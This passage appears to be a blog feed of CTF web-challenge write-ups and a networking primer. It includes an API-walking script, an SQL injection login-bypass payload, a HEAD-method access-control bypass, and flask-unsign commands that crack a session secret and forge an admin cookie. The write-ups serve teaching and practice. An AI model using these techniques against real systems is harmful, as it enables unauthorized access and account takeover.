
<h1 id="️web-series-forest-secrets">🕸️Web Series: Forest Secrets</h1>

<p><strong>Author:</strong> 0xdblm</p>

<p><strong>Points:</strong> 493</p>

<p><strong>Solves:</strong> 3 </p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/forestsecrets/challenge.png" alt="challenge" /></p>

<h2 id="-the-challenge-description-5">📝 The Challenge Description</h2>

<blockquote>
  <p>“You awaken in the heart of a forest that feels ancient, hostile, and very much alive. Strange voices drift through the trees, unseen eyes follow every movement, and each path seems to lead deeper into something you were never meant to find. If there is a way out, it is buried beneath the forest’s silence.”</p>
</blockquote>

<p><strong>URL:</strong> <a href="http://167.99.34.2:5050/">http://167.99.34.2:5050/</a></p>

<p>Upon opening the URL, I was greeted with a text-based terminal interface. The atmosphere was dark and mysterious, providing a few lines of lore and a prompt to type <code class="language-plaintext highlighter-rouge">start</code> to begin the journey.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/forestsecrets/start.png" alt="start" /></p>

<hr />

<h2 id="-phase-1-reconnaissance-1">🔍 Phase 1: Reconnaissance</h2>

<h3 id="1-initial-interaction">1. Initial Interaction</h3>

<p>When I typed <code class="language-plaintext highlighter-rouge">start</code>, the game presented four routes:</p>

<ul>
  <li>
    <p><code class="language-plaintext highlighter-rouge">HEAD TOWARD THE LANTERN LIGHT</code></p>
  </li>
  <li>
    <p><code class="language-plaintext highlighter-rouge">CALL INTO THE FOG</code></p>
  </li>
  <li>
    <p><code class="language-plaintext highlighter-rouge">CLIMB THE WATCHTOWER</code></p>
  </li>
  <li>
    <p><code class="language-plaintext highlighter-rouge">HIDE BENEATH THE ROOTS</code></p>
  </li>
</ul>

<h3 id="2-deep-dive-into-source-code-1">2. Deep Dive into Source Code</h3>

<p>I checked the page source and found a script tag: <code class="language-plaintext highlighter-rouge">&lt;script src="/static/main.js" defer&gt;&lt;/script&gt;</code></p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/forestsecrets/source.png" alt="source" /></p>

<p>Navigating to <code class="language-plaintext highlighter-rouge">/static/main.js</code>, I analyzed the core game logic. The script handles terminal rendering, audio, and, most importantly, the communication with the backend APIs:</p>

<ul>
  <li>
    <p><code class="language-plaintext highlighter-rouge">GET /api/options</code>: Fetches the available commands for each stage.</p>
  </li>
  <li>
    <p><code class="language-plaintext highlighter-rouge">POST /api/monitor</code>: Sends the user’s command to the server for validation.</p>
  </li>
  <li>
    <p><code class="language-plaintext highlighter-rouge">POST /api/reset</code>: Resets the game state.</p>
  </li>
</ul>

<p>The game tracks progress via a cookie named <code class="language-plaintext highlighter-rouge">trail_id</code>.</p>

<hr />

<h2 id="️-phase-2-mapping-the-api">🗺️ Phase 2: Mapping the API</h2>

<p>To understand all possible moves, I intercepted the request to <code class="language-plaintext highlighter-rouge">/api/options</code> using <strong>Burp Suite</strong>:</p>

<p><strong>Request:</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>GET /api/options HTTP/1.1
Host: 167.99.34.2:5050
...
</code></pre></div></div>

<p><strong>Response:</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>{
  "allPossibleCommands": {
    "1": ["HEAD TOWARD THE LANTERN LIGHT", "CALL INTO THE FOG", "CLIMB THE WATCHTOWER", "HIDE BENEATH THE ROOTS"],
    "2": ["ENTER THE ABANDONED SHRINE", "FOLLOW THE DRIPPING TUNNEL", "KNOCK ON THE STONE DOOR", "TURN BACK"],
    "3": ["READ THE CARVED TABLET", "SET UP CAMP", "DRINK FROM THE WELL", "RETRACE YOUR STEPS"],
    "4": ["OPEN THE IRON GATE", "LIGHT A SIGNAL FIRE", "CHASE THE WHISPER", "WAIT FOR DAWN"]
  },
  "intro": "The forest is waiting. Four routes stand open before you."
}
</code></pre></div></div>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/forestsecrets/getoptions.png" alt="getoptions" /></p>

<hr />

<h2 id="️-phase-3-automated-pathfinding">🛠️ Phase 3: Automated Pathfinding</h2>

<p>Instead of manual guessing, I wrote a Python script to automate the journey. The script handles the <code class="language-plaintext highlighter-rouge">trail_id</code> session cookie and iterates through the options until it hits a progression or a “gate”.</p>

<p><strong>0xaskar_forest.py:</strong></p>

<p>Python</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>import requests

BASE_URL = "http://167.99.34.2:5050"
MONITOR_URL = f"{BASE_URL}/api/monitor"
OPTIONS_URL = f"{BASE_URL}/api/options"

def find_correct_path():
    session = requests.Session()
    requests.post(f"{BASE_URL}/api/reset") # Start fresh
    
    options = requests.get(OPTIONS_URL).json().get("allPossibleCommands", {})
    correct_path = []
    current_step = "1"
    
    while current_step in options:
        found_next = False
        for cmd in options[current_step]:
            resp = session.post(MONITOR_URL, json={"command": cmd})
            data = resp.json()
            
            if data.get("status") == "continue":
                next_step = data.get("next_step")
                
                # Check for the Gate/Loop
                if next_step == current_step:
                    print(f"[!] Hit a gate at Step {current_step} with command: {cmd}")
                    print(f"[*] Message: {data.get('message')}")
                    return correct_path + [cmd]

                correct_path.append(cmd)
                current_step = next_step
                found_next = True
                break
    return correct_path

if __name__ == "__main__":
    final_path = find_correct_path()
</code></pre></div></div>

<h3 id="script-output">Script Output:</h3>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/forestsecrets/code.png" alt="code" /></p>

<p>The script successfully cleared Steps 1, 2, and 3, but hit a “Secret Gate” at Step 4: <code class="language-plaintext highlighter-rouge">"The gate refuses to move... Scratched around the keyhole is a single question: WHAT IS THE SECRET COMMAND?"</code></p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/forestsecrets/secret.png" alt="secret" /></p>

<hr />

<h2 id="️-phase-4-finding-the-fifth-path">🕵️ Phase 4: Finding the Fifth Path</h2>

<p>Checking <code class="language-plaintext highlighter-rouge">/robots.txt</code> revealed a critical hint:</p>

<p>Plaintext</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>User-agent: *
Allow: /
# Old trails answered to more than one method.
</code></pre></div></div>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/forestsecrets/robots.png" alt="robots" /></p>

<p>This hinted at using a different <strong>HTTP Method</strong>. I used the <code class="language-plaintext highlighter-rouge">OPTIONS</code> method on the <code class="language-plaintext highlighter-rouge">/api/options</code> endpoint while carrying my valid <code class="language-plaintext highlighter-rouge">trail_id</code> cookie.</p>

<p><strong>The Exploit Request (Burp Suite):</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>OPTIONS /api/options HTTP/1.1
Host: 167.99.34.2:5050
Cookie: trail_id=YNIkXNr45po3QsvGQAJgWdZ4rgixMA2x
...
</code></pre></div></div>

<p><strong>The Response:</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>HTTP/1.1 204 NO CONTENT
Allow: GET, OPTIONS
X-Trail-Head: ASK THE FOREST
X-Trail-Tail: FOR A FIFTH PATH
X-Map-Note: Old methods still answer old trails.
Access-Control-Expose-Headers: Allow, X-Trail-Head, X-Trail-Tail, X-Map-Note
</code></pre></div></div>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/forestsecrets/options.png" alt="options" /></p>

<p>The custom headers provided the secret command: <code class="language-plaintext highlighter-rouge">ASK THE FOREST FOR A FIFTH PATH</code>.</p>

<hr />

<h2 id="-phase-5-the-final-exploit">🏁 Phase 5: The Final Exploit</h2>

<p>I sent the combined secret command as a <code class="language-plaintext highlighter-rouge">POST</code> request to <code class="language-plaintext highlighter-rouge">/api/monitor</code>:</p>

<p><strong>Final Request:</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>POST /api/monitor HTTP/1.1
Host: 167.99.34.2:5050
Content-Type: application/json
Cookie: trail_id=...

{"command": "ASK THE FOREST FOR A FIFTH PATH"}
</code></pre></div></div>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/forestsecrets/flag.png" alt="flag" /></p>

<p><strong>Final Response:</strong> <code class="language-plaintext highlighter-rouge">"The hidden path opens, and the forest finally lets you leave."</code></p>

<p><strong>Final Flag:</strong> <code class="language-plaintext highlighter-rouge">CATF{4sk1ng_f0r_A_f1f7h_0p710n_1t_4l4w4ys_h3lpful}</code></p>]]></content><author><name>0xaskar</name></author><category term="web" /><category term="CTF" /><category term="Cybersecurity" /><summary type="html"><![CDATA[🏆 CAT CTF 26: Entry Level WEB Write-ups]]></summary></entry><entry><title type="html">🌐 The Ultimate Guide to Networking &amp;amp; Web Fundamentals</title><link href="https://0/0/general-articles/networking-and-web-fundamentals/" rel="alternate" type="text/html" title="🌐 The Ultimate Guide to Networking &amp;amp; Web Fundamentals" /><published>2026-02-28T00:00:00+02:00</published><updated>2026-02-28T00:00:00+02:00</updated><id>https://0/0/general-articles/networking-and-web-fundamentals</id><content type="html" xml:base="https://0/0/general-articles/networking-and-web-fundamentals/"><![CDATA[<h2 id="1-the-big-picture-internet-vs-the-web">1. The Big Picture: Internet vs. The Web</h2>
<p>Most people use these terms interchangeably, but in the world of Cyber Security, precision is key.</p>

<h3 id="how-the-internet-works">How the Internet Works</h3>
<p>The <strong>Internet</strong> is the physical infrastructure—the “Network of Networks.” It consists of hardware like routers, switches, and fiber-optic cables. It uses <strong>IP Addresses</strong> to route small chunks of data called <strong>Packets</strong> from one point to another.</p>

<h3 id="how-the-web-works-www">How the Web Works (WWW)</h3>
<p>The <strong>World Wide Web</strong> is a service that runs <em>on top</em> of the internet. It uses the <strong>HTTP</strong> protocol to transmit documents (HTML, CSS, images). If the Internet is the <strong>highway</strong>, the Web is one specific type of <strong>truck</strong> driving on it.</p>

<h3 id="the-client-server-model">The Client-Server Model</h3>
<p>This is the basic interaction of the web:</p>
<ul>
  <li><strong>The Client:</strong> The requester (your browser, a mobile app, or a CLI tool like <code class="language-plaintext highlighter-rouge">curl</code>).</li>
  <li><strong>The Server:</strong> A powerful computer that “serves” the requested data.</li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Networking%20%26%20Web%20Fundamentals/licensed-image.jpg" alt="The Client-Server Model" /></p>

<hr />

<h2 id="2-http-crash-course">2. HTTP Crash Course</h2>
<p><strong>HyperText Transfer Protocol (HTTP)</strong> is the language of the web. It operates on the <strong>Application Layer</strong>.</p>

<h3 id="key-http-methods">Key HTTP Methods</h3>
<ul>
  <li><strong>GET:</strong> Retrieve data from a server (viewing a page).</li>
  <li><strong>POST:</strong> Send data to a server (logging in, uploading a file).</li>
  <li><strong>PUT/PATCH:</strong> Update existing data on the server.</li>
  <li><strong>DELETE:</strong> Remove data from the server.</li>
</ul>

<h3 id="important-status-codes">Important Status Codes</h3>
<ul>
  <li><strong>200 OK:</strong> Success.</li>
  <li><strong>301/302:</strong> Redirects.</li>
  <li><strong>401/403:</strong> Unauthorized or Forbidden.</li>
  <li><strong>404:</strong> Not Found.</li>
  <li><strong>500:</strong> Internal Server Error.</li>
</ul>

<hr />

<h2 id="3-networking-models-osi-vs-tcpip">3. Networking Models: OSI vs. TCP/IP</h2>
<p>To standardize communication, we use layered models.</p>

<table>
  <thead>
    <tr>
      <th style="text-align: left">Layer</th>
      <th style="text-align: left">OSI Model (Conceptual)</th>
      <th style="text-align: left">TCP/IP Model (Practical)</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td style="text-align: left"><strong>7</strong></td>
      <td style="text-align: left">Application</td>
      <td style="text-align: left">Application</td>
    </tr>
    <tr>
      <td style="text-align: left"><strong>6</strong></td>
      <td style="text-align: left">Presentation</td>
      <td style="text-align: left">Application</td>
    </tr>
    <tr>
      <td style="text-align: left"><strong>5</strong></td>
      <td style="text-align: left">Session</td>
      <td style="text-align: left">Application</td>
    </tr>
    <tr>
      <td style="text-align: left"><strong>4</strong></td>
      <td style="text-align: left">Transport</td>
      <td style="text-align: left">Transport</td>
    </tr>
    <tr>
      <td style="text-align: left"><strong>3</strong></td>
      <td style="text-align: left">Network</td>
      <td style="text-align: left">Internet</td>
    </tr>
    <tr>
      <td style="text-align: left"><strong>2</strong></td>
      <td style="text-align: left">Data Link</td>
      <td style="text-align: left">Network Access</td>
    </tr>
    <tr>
      <td style="text-align: left"><strong>1</strong></td>
      <td style="text-align: left">Physical</td>
      <td style="text-align: left">Network Access</td>
    </tr>
  </tbody>
</table>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Networking%20%26%20Web%20Fundamentals/OSI-Model-and-the-TCP-IP-Model.jpg" alt="Image comparing the OSI Model and the TCP/IP Model" /></p>

<hr />

<h2 id="4-the-transport-layer-tcp-udp--icmp">4. The Transport Layer: TCP, UDP, &amp; ICMP</h2>

<h3 id="tcp-transmission-control-protocol">TCP (Transmission Control Protocol)</h3>
<p>TCP is “connection-oriented” and reliable. It ensures data arrives intact and in order via the <strong>Three-Way Handshake</strong>:</p>
<ol>
  <li><strong>SYN:</strong> “Let’s synchronize.”</li>
  <li><strong>SYN-ACK:</strong> “Acknowledged, let’s sync.”</li>
  <li><strong>ACK:</strong> “Acknowledged, starting data transfer.”</li>
</ol>

<h3 id="udp-user-datagram-protocol">UDP (User Datagram Protocol)</h3>
<p>UDP is “connectionless.” It sends data without checking if it arrived. It’s much faster but unreliable.</p>
<ul>
  <li><strong>Use Cases:</strong> Gaming, Streaming, DNS.</li>
</ul>

<h3 id="icmp-internet-control-message-protocol">ICMP (Internet Control Message Protocol)</h3>
<p>ICMP is used for diagnostic and error messages. It doesn’t carry user data. The <code class="language-plaintext highlighter-rouge">ping</code> command is the most common use of ICMP.</p>

<hr />

<h2 id="5-protocols-ssh-telnet--ftp">5. Protocols: SSH, Telnet, &amp; FTP</h2>

<table>
  <thead>
    <tr>
      <th style="text-align: left">Protocol</th>
      <th style="text-align: left">Port</th>
      <th style="text-align: left">Security</th>
      <th style="text-align: left">Description</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td style="text-align: left"><strong>SSH</strong></td>
      <td style="text-align: left">22</td>
      <td style="text-align: left">✅ High</td>
      <td style="text-align: left">Secure Shell. Encrypted remote terminal access.</td>
    </tr>
    <tr>
      <td style="text-align: left"><strong>Telnet</strong></td>
      <td style="text-align: left">23</td>
      <td style="text-align: left">❌ Zero</td>
      <td style="text-align: left">Unencrypted remote access. Highly insecure.</td>
    </tr>
    <tr>
      <td style="text-align: left"><strong>FTP</strong></td>
      <td style="text-align: left">21</td>
      <td style="text-align: left">❌ Low</td>
      <td style="text-align: left">File Transfer Protocol. Sends credentials in plaintext.</td>
    </tr>
  </tbody>
</table>

<hr />

<h2 id="6-essential-network-tools">6. Essential Network Tools</h2>

<h3 id="ping">Ping</h3>
<p>Checks if a host is reachable and measures latency (round-trip time).</p>
<blockquote>
  <p><code class="language-plaintext highlighter-rouge">ping &lt;IP_or_Domain&gt;</code></p>
</blockquote>

<h3 id="traceroute">Traceroute</h3>
<p>Maps the path packets take to reach a destination, showing every router (hop) along the way.</p>
<blockquote>
  <p><code class="language-plaintext highlighter-rouge">traceroute &lt;IP_or_Domain&gt;</code></p>
</blockquote>

<h3 id="nmap-network-mapper">Nmap (Network Mapper)</h3>
<p>The gold standard for reconnaissance. It discovers hosts, open ports, and services.</p>
<ul>
  <li><strong>Service Scan:</strong> <code class="language-plaintext highlighter-rouge">nmap -sV &lt;target&gt;</code></li>
  <li><strong>Default Scripts:</strong> <code class="language-plaintext highlighter-rouge">nmap -sC &lt;target&gt;</code></li>
</ul>

<hr />

<h2 id="0xaskars-summary">0xaskar’s Summary</h2>
<p>Understanding these fundamentals is the difference between a “Script Kiddie” and a professional security analyst. Always start with the basics:</p>
<ol>
  <li>Is the host alive? (<strong>Ping</strong>)</li>
  <li>What ports are open? (<strong>Nmap</strong>)</li>
  <li>What protocol is it using? (<strong>HTTP/SSH/FTP</strong>)</li>
</ol>]]></content><author><name>0xaskar</name></author><category term="general-articles" /><summary type="html"><![CDATA[1. The Big Picture: Internet vs. The Web Most people use these terms interchangeably, but in the world of Cyber Security, precision is key.]]></summary></entry><entry><title type="html">N!ghtM4re CTF 2026: Web Challenges Writeups</title><link href="https://0/0/web/web-challenges-writeups/" rel="alternate" type="text/html" title="N!ghtM4re CTF 2026: Web Challenges Writeups" /><published>2026-02-12T00:00:00+02:00</published><updated>2026-02-12T00:00:00+02:00</updated><id>https://0/0/web/web-challenges-writeups</id><content type="html" xml:base="https://0/0/web/web-challenges-writeups/"><![CDATA[<h1 id="️-web-writeups">🕸️ Web Writeups</h1>

<p>Hello everyone!</p>

<p>Hello everyone! I’m really excited to share this post with you all. This time, things are a bit different! For the first time ever, I’ve stepped into the shoes of a Web Challenge Author for N!ghtM4re CTF 2026 🥳🥳.</p>

<p>It’s been an incredible experience moving from the “solver” side to the “architect” side. Designing these challenges was a lot of fun—thinking about how to hide the flags and creating tricky paths for the players really opened my eyes to how the web works from the inside out. I’m honestly so happy with how they turned out and seeing everyone’s creative solutions was the best part of the journey.</p>

<p>In this post, I’ll be breaking down web challenges, ranging from Basic to Hard. Whether you’re a beginner or a pro, I hope you find these writeups helpful and enjoy the logic behind them!</p>

<hr />

<h2 id="-1-challenge-write-up-bl1nd-fa1th">🚩 1. Challenge Write-up: Bl1nd Fa1th</h2>
<p>=========================================</p>

<h3 id="️-general-information">🛠️ General Information</h3>

<ul>
  <li>
    <p><strong>Challenge Name:</strong> Bl1nd Fa1th</p>
  </li>
  <li>
    <p><strong>Difficulty:</strong> Basic</p>
  </li>
  <li>
    <p><strong>Author:</strong> <a href="https://www.linkedin.com/in/ahmed-gamal-ag113?utm_source=share&amp;utm_campaign=share_via&amp;utm_content=profile&amp;utm_medium=android_app">D3xter</a></p>
  </li>
</ul>

<hr />

<h3 id="-the-description">📜 The Description</h3>

<blockquote>
  <p><em>“There is a rule in place. It was never written. It was never questioned.”</em></p>
</blockquote>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Bl1nd%20Fa1th/Challenge.png" alt="Challenge Photo" /></p>

<hr />

<h3 id="-stage-1-the-hidden-whisper-reconnaissance">🔍 Stage 1: The Hidden Whisper (Reconnaissance)</h3>

<p>Upon landing on the challenge page, I was greeted by a standard <strong>Login</strong> interface. No obvious hints, no flashy clues.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Bl1nd%20Fa1th/Login.png" alt="Login Page" /></p>

<p>But a true researcher knows that the best secrets are often hidden in plain sight.</p>

<p>I performed an <strong><code class="language-plaintext highlighter-rouge">Inspect Element</code></strong> to dive into the source code. Nestled within the comments, I found a developer’s note left behind.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Bl1nd%20Fa1th/Inspect.png" alt="Inspect" /></p>

<p>The first piece of the puzzle:</p>

<ul>
  <li><strong>Target Username:</strong> <code class="language-plaintext highlighter-rouge">@dmindex021</code></li>
</ul>

<hr />

<h3 id="-stage-2-breaking-the-logic-exploitation">🔓 Stage 2: Breaking the Logic (Exploitation)</h3>

<p>Now I had the identity, but the password was still a black box. Instead of guessing or brute-forcing,</p>

<p>I decided to attack the underlying logic of the database.</p>

<p>I opted for a classic <strong>SQL Injection (SQLi)</strong> bypass. By injecting a logical tautology into the password field,</p>

<p>I could trick the server into validating the login regardless of the actual password.</p>

<ul>
  <li><strong>Input Payload:</strong> <code class="language-plaintext highlighter-rouge">1' or 1=1--</code></li>
</ul>

<p><strong>The Breakdown:</strong></p>

<ul>
  <li>
    <p>The <code class="language-plaintext highlighter-rouge">'</code> closes the original string.</p>
  </li>
  <li>
    <p>The <code class="language-plaintext highlighter-rouge">or 1=1</code> creates a condition that is always <strong>True</strong>.</p>
  </li>
  <li>
    <p>The <code class="language-plaintext highlighter-rouge">--</code> (comment) tells the database to ignore the rest of the original query.</p>
  </li>
</ul>

<hr />

<h3 id="-stage-3-system-access-the-flag">🏆 Stage 3: System Access (The Flag)</h3>

<p>The moment I hit <strong>Login</strong>, the system’s defenses crumbled, granting me full access:</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Bl1nd%20Fa1th/flag.png" alt="Flag" /></p>

<p><strong>The Flag:</strong> <code class="language-plaintext highlighter-rouge">N!ghtM4re{5ql_15_n0t_4_8u6_1t5_4_f34tur3!!}</code></p>

<hr />

<h2 id="-2-challenge-write-up-soda3">🚩 2. Challenge Write-up: SODA3</h2>
<p>=========================================</p>
<h3 id="️-general-information-1">🛠️ General Information</h3>
<ul>
  <li>
    <p><strong>Challenge Name:</strong> SODA3</p>
  </li>
  <li>
    <p><strong>Difficulty:</strong> Easy</p>
  </li>
  <li>
    <p><strong>Author:</strong> <a href="www.linkedin.com/in/sondos-ayoub">Kud0x1</a></p>
  </li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Soda3/SODA3%20Challenge.png" alt="Challenge" /></p>

<hr />
<h3 id="-the-description-1">📜 The Description</h3>
<blockquote>
  <p><em>“When nothing remains, everything becomes possible.”</em></p>
</blockquote>

<p>The challenge presents us with an <strong>“Internal File Manager.”</strong> It seems simple: you can create files or reset the environment. But as we know, the most straightforward paths often have the most interesting locks.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Soda3/File%20Manager.png" alt="File Manager" /></p>
<hr />

<h3 id="-stage-1-the-gatekeeper-reconnaissance">🔍 Stage 1: The Gatekeeper (Reconnaissance)</h3>
<p>Upon entering the challenge, I saw a dashboard with a few options: <strong>Create</strong>, <strong>Files</strong>, and a <strong>Reset</strong> button. There was already a file named <code class="language-plaintext highlighter-rouge">flag</code> sitting there, but clicking it led to a dead end:</p>
<blockquote>
  <p><strong>Response:</strong> You have to reset the files first!</p>
</blockquote>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Soda3/Reset%20Flags.png" alt="Reset Error" /></p>

<p>Naturally, I tried to hit the <strong>Reset</strong> button. I intercepted the request in <strong>Burp Suite</strong> to see what was happening under the hood.</p>

<hr />

<h3 id="-stage-2-the-blocked-path-method-not-allowed">🚧 Stage 2: The Blocked Path (Method Not Allowed)</h3>

<p>The application was sending a <code class="language-plaintext highlighter-rouge">POST</code> request to <code class="language-plaintext highlighter-rouge">/reset</code>. However, the server responded with a cold:
<code class="language-plaintext highlighter-rouge">HTTP/1.1 405 METHOD NOT ALLOWED</code></p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Soda3/burp%20request.png" alt="Burp Request" /></p>

<p>Looking at the <code class="language-plaintext highlighter-rouge">Allow</code> header in the response, the server dropped a huge hint:
<code class="language-plaintext highlighter-rouge">Allow: HEAD, OPTIONS</code></p>

<p>The standard <code class="language-plaintext highlighter-rouge">POST</code> method was disabled for resetting, but the server was still listening for <strong>HEAD</strong> requests.</p>
<hr />

<h3 id="-stage-3-the-head-trick-exploitation">🔓 Stage 3: The HEAD Trick (Exploitation)</h3>
<p>A <strong>HEAD</strong> request is identical to a <code class="language-plaintext highlighter-rouge">GET</code> request, but the server returns only the headers and no body. Sometimes, developers forget to apply the same security restrictions to <code class="language-plaintext highlighter-rouge">HEAD</code> as they do to <code class="language-plaintext highlighter-rouge">POST</code> or <code class="language-plaintext highlighter-rouge">GET</code>.</p>

<p>I decided to bypass the restriction using <strong>Curl</strong> to force a <code class="language-plaintext highlighter-rouge">HEAD</code> request to the reset endpoint:</p>

<p>curl -X HEAD <a href="http://nightmare.offgrayeg.com">http://nightmare.offgrayeg.com</a>:7878/reset</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Soda3/Curl%20Reset.png" alt="Curl Reset" /></p>

<p>The command executed successfully. Even though I didn’t see a “Success” message (because HEAD doesn’t return a body), the server-side logic was triggered, and the files were reset!</p>
<hr />

<p>🏆 Stage 4: Capturing the Flag
Now that the “Reset” condition was satisfied, I went straight for the gold. I requested the flag file again using a simple GET request:</p>

<p>curl <a href="http://nightmare.offgrayeg.com">http://nightmare.offgrayeg.com</a>:7878/flag</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Soda3/Flag.png" alt="Flag" /></p>

<p>The Flag: N!ghtM4re{H34D_Req_Ar3_N0t_Alw4ys_S4f3!!}
als:</p>

<hr />

<h2 id="-3-challenge-write-up-7ru57-155u35">🚩 3. Challenge Write-up: 7ru57 155u35</h2>
<p>=========================================</p>

<h3 id="️-general-information-2">🛠️ General Information</h3>

<ul>
  <li>
    <p><strong>Challenge Name:</strong> 7ru57 155u35</p>
  </li>
  <li>
    <p><strong>Difficulty:</strong> Medium</p>
  </li>
  <li>
    <p><strong>Author:</strong> <a href="https://www.linkedin.com/in/ahmed-gamal-ag113?utm_source=share&amp;utm_campaign=share_via&amp;utm_content=profile&amp;utm_medium=android_app">D3xter</a></p>
  </li>
</ul>

<hr />
<h3 id="-the-description-2">📜 The Description</h3>

<blockquote>
  <p><em>“A quiet system. A simple workflow. Or so it appears.”</em></p>
</blockquote>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/7ru57%20155u35/Challenge.png" alt="Challenge" /></p>

<p>The challenge presents us with a minimalist web application. The initial message is simple: “Want some Coffee? Please register to continue…”</p>

<p>It seems like a straightforward user registration flow, but in CTFs, the simplest workflows often hide the most interesting security flaws.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/7ru57%20155u35/Register.png" alt="Dashboard" /></p>

<hr />
<h3 id="-stage-1-the-coffee-break-reconnaissance">🔍 Stage 1: The Coffee Break (Reconnaissance)</h3>

<p>I started by following the application’s instructions and proceeded to the <strong>Register</strong> page. I created a standard account with the following credenti</p>
<ul>
  <li><strong>Username:</strong> <code class="language-plaintext highlighter-rouge">0xaskar</code></li>
  <li><strong>Password:</strong> <code class="language-plaintext highlighter-rouge">0xaskar</code></li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/7ru57%20155u35/Sign%20Up.png" alt="Register" /></p>

<p>After registering and logging in, I was greeted with a “Welcome 0xaskar” message and a note saying “Everything looks normal… for now.”</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/7ru57%20155u35/Welcome.png" alt="Register Page" /></p>

<hr />
<h3 id="️-stage-2-decoding-the-identity-cookie-analysis">🕵️ Stage 2: Decoding the Identity (Cookie Analysis)</h3>

<p>To understand how the application handles sessions, I intercepted the request in <strong>Burp Suite</strong>. I noticed a session cookie that looked like a typical <strong>Flask</strong> session or a <strong>JWT</strong>.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/7ru57%20155u35/Request.png" alt="Burp Request" /></p>

<p>I took the cookie to <code class="language-plaintext highlighter-rouge">jwt.io</code> to inspect its structure. The payload revealed two interesting fields:
`
{
  “is_admin”: false,
  “username”: “0xaskar”
}
`</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/7ru57%20155u35/JWTio.png" alt="JWT.io" /></p>

<p>The presence of an is_admin flag set to false immediately suggested that privilege escalation was the intended goal.</p>

<hr />
<p>🔨 Stage 3: Breaking the Seal (Brute-forcing Secret Key)</p>

<p>Since the session was a signed Flask cookie, I couldn’t just modify the is_admin flag without the Secret Key. I decided to attempt a brute-force attack on the signing key using flask-unsign and the rockyou.txt wordlist.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/7ru57%20155u35/Bruteforce.png" alt="Bruteforce" /></p>

<p><code class="language-plaintext highlighter-rouge">flask-unsign --unsign --cookie 'eyJpc...........' --wordlist 'rockyou.txt'</code></p>

<p>The tool successfully cracked the key: Secret Key: <code class="language-plaintext highlighter-rouge">chocolate</code></p>

<hr />
<p>🎭 Stage 4: The Masquerade (Session Hijacking)</p>

<p>With the secret key in hand, I could now forge my own session cookie. I used flask-unsign again to sign a new cookie where is_admin was set to True.</p>

<p><code class="language-plaintext highlighter-rouge">flask-unsign --sign --cookie "{'is_admin': True, 'username': '0xaskar'}" --secret 'chocolate'</code></p>

